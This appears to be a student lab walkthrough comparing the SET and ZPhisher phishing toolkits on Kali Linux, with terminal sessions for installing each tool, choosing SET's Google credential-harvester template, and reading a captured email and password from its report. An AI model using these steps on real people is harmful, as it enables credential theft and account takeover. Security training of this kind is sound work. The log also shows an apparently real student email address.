Phishing Tools on Kali Linux


ZPhisher vs SETOOLKIT

CHAPTERS


Phishing Tool: **SETOOLKIT**

Installation Process:


note: can come preinstalled dependent on kali verison



```
┌──(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/trustedsec/social-engineer-toolkit/ setoolkit
Cloning into 'setoolkit'...
remote: Enumerating objects: 110277, done.
remote: Counting objects: 100% (215/215), done.
remote: Compressing objects: 100% (114/114), done.
remote: Total 110277 (delta 113), reused 195 (delta 100), pack-reused 110062
Receiving objects: 100% (110277/110277), 175.31 MiB | 29.89 MiB/s, done.
Resolving deltas: 100% (68373/68373), done.
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ cd setoolkit/

┌──(kali㉿kali)-[~/Desktop/setoolkit]
└─$ ls
Dockerfile  README.md  modules  readme  requirements.txt  seautomate  seproxy  setoolkit  setup.py  seupdate  src

┌──(kali㉿kali)-[~/Desktop/setoolkit]
└─$ pip3 install -r requirements.txt █
```




```
┌──(kali㉿kali)-[~/Desktop/setoolkit]
└─$ sudo pip3 install -r requirements.txt
Requirement already satisfied: pexpect in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (4.9.0)
Collecting pycryptodome (from -r requirements.txt (line 2))
  Downloading pycryptodome-3.20.0-cp35-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (3.4 kB)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (2.31.0
)
Requirement already satisfied: pyopenssl in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (24.0.
0)
Requirement already satisfied: pefile in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5)) (2023.2.7
)
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (from -r requirements.txt (line 6)) (0.11.0
)
Requirement already satisfied: qrcode in /usr/lib/python3/dist-packages (from -r requirements.txt (line 8)) (7.4.2)
Requirement already satisfied: pillow in /usr/lib/python3/dist-packages (from -r requirements.txt (line 9)) (10.2.0)
Requirement already satisfied: pymssql<3.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 11)) (2.
2.11)
Requirement already satisfied: dsinternals in /usr/lib/python3/dist-packages (from impacket→-r requirements.txt (lin
e 6)) (1.2.4)
Downloading pycryptodome-3.20.0-cp35-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (2.1 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.1/2.1 MB 7.6 MB/s eta 0:00:00
Installing collected packages: pycryptodome
Successfully installed pycryptodome-3.20.0
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system pa
ckage manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
```

Process to set up attack:




```
┌──(kali㉿kali)-[~]
└─$ sudo setoolkit
```




```
         .M"""bgd `7MM"""YMM MMP""MM""YMM
        ,MI    "Y   MM    `7 P'   MM   `7
        `MMb.       MM   d        MM
          `YMMNq.   MMmmMM        MM
        .     `MM   MM   Y  ,     MM
        Mb     dM   MM     ,M     MM
        P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About
```


Process to set up attack(cont.)




```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```



```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```




```
 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

From the perspective of the User:




woshaughnessy31@student.mvcc.ed
●●●●●●●●●●●●●●●●●


The Logs:




```
[*] Information will be displayed to you as it arrives below.
10.1.22.112 - - [16/Apr/2024 21:09:35] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQz
VUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=woshaughnessy31@student.mvcc.edu
POSSIBLE PASSWORD FIELD FOUND: Passwd=notarealpassword!
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


^C[*] File in XML format exported to /root/.set/reports/2024-04-16 21:09:47.738980.xml for your reading pleasure...

      Press <return> to continue
```



```
┌──(kali㉿kali)-[~]
└─$ su root
```




```
┌──(root㉿kali)-[/]
└─# cd /root/.set/reports/

┌──(root㉿kali)-[~/.set/reports]
└─# ls
'2024-04-16 21:09:47.738980.xml'    files

┌──(root㉿kali)-[~/.set/reports]
└─# cat 2024-04-16\ 21:09:47.738980.xml
```




```
┌──(root㉿kali)-[~/.set/reports]
└─# cat 2024-04-16\ 21:09:47.738980.xml | grep Email
      <param>Email=woshaughnessy31@student.mvcc.edu</param>

┌──(root㉿kali)-[~/.set/reports]
└─# cat 2024-04-16\ 21:09:47.738980.xml | grep Passwd
      <param>Passwd=notarealpassword!</param>
```

Phishing Tool: ZPHISHER

Installation Process:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1794, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 1794 (delta 2), reused 4 (delta 2), pack-reused 1786
Receiving objects: 100% (1794/1794), 28.69 MiB | 23.47 MiB/s, done.
Resolving deltas: 100% (804/804), done.
```




```
Resolving deltas: 100% (804/804), done.

┌──(kali㉿kali)-[~/Desktop]
└─$ cd zphisher/

┌──(kali㉿kali)-[~/Desktop/zphisher]
└─$ ls
Dockerfile  LICENSE  README.md  make-deb.sh  run-docker.sh  scripts  zphisher.sh

┌──(kali㉿kali)-[~/Desktop/zphisher]
└─$ bash zphisher.sh
```


Process to set up attack:




```
 ______      _     _     _
|___  /     | |   (_)   | |
   / / _ __ | |__  _ ___| |__   ___ _ __
  / / | '_ \| '_ \| / __| '_ \ / _ \ '__|
 / /__| |_) | | | | \__ \ | | |  __/ |
/_____| .__/|_| |_|_|___/_| |_|\___|_|
      | |
      |_|                Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
